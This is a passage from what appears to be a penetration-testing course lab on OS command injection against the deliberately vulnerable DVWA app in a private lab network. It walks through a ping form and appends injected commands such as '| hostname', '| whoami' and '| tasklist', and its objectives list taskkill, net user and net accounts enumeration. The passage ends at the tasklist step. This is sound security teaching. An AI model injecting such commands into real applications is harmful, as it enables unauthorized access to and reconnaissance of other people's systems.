🌐 Module 05: Web Application Penetration Testing

```
# Exercise 18: Performing OS Command Injection Attacks on a Target
```

Scenario

OS Command Injection vulnerability occurs when a web application passes unsafe, user-supplied data directly to a system shell (such as Windows `cmd.exe` or Linux `bash`) for execution without proper sanitization or input validation.

Attackers exploit command injection vulnerabilities by injecting command separator characters (such as `|`, `;`, `&&`, `&`, or `||`) into input fields (e.g., ping forms), allowing them to append arbitrary operating system commands. In Windows environments, this grants unauthorized access to system information, process management, user accounts, security policies, and filesystem structures.

In this exercise, we perform command injection attacks against **DVWA** (set to Low security) hosted on Windows Server 2019, chaining Windows CLI utility commands (`hostname`, `whoami`, `tasklist`, `taskkill`, `dir`, `net user`, and `net accounts`) to extract host configuration and identify the target machine's computer role as **SERVER**.

Objective


The objective of this lab is to help students learn how to:
- Identify unvalidated input fields passing user input directly to OS shell interpreters
- Use command separator operators (`|`, `&&`, `&`) to chain arbitrary system commands
- Enumerate host information (`hostname`, `whoami`, process trees `tasklist`)
- Manage remote processes (`taskkill`) and inspect filesystem directories (`dir C:\`)
- Extract local user accounts (`net user`) and remote domain/system security policies (`net accounts`)

Task 1: Performing OS Command Injection Attacks on a Target


In this task, we navigate to the Command Injection section of DVWA on Parrot Security (`http://192.168.0.20:8080/dvwa`), input baseline ping targets, append chained commands using the pipe (`|`) operator to enumerate system information, terminate running processes, inspect directory listings, and extract password policies revealing the Computer role (**SERVER**).

Lab Tasks


1. Switch to **Parrot Security**, open Firefox, and ensure DVWA is open (`http://192.168.0.20:8080/dvwa`). Confirm **Security Level** is set to **Low**.
2. Select **Command Injection** from the left navigation menu.
3. In the **Ping a device** input field, enter **192.168.0.18** and click **Submit**.




1. Verify that DVWA successfully executes the baseline ping command against the specified target IP address.



1. Test command chaining by appending the `hostname` command using a pipe separator:
   | hostname




1. Probe the current logged-in user and privilege context by submitting:
   | whoami




1. Enumerate all active processes running on the Windows host by submitting:


   | tasklist



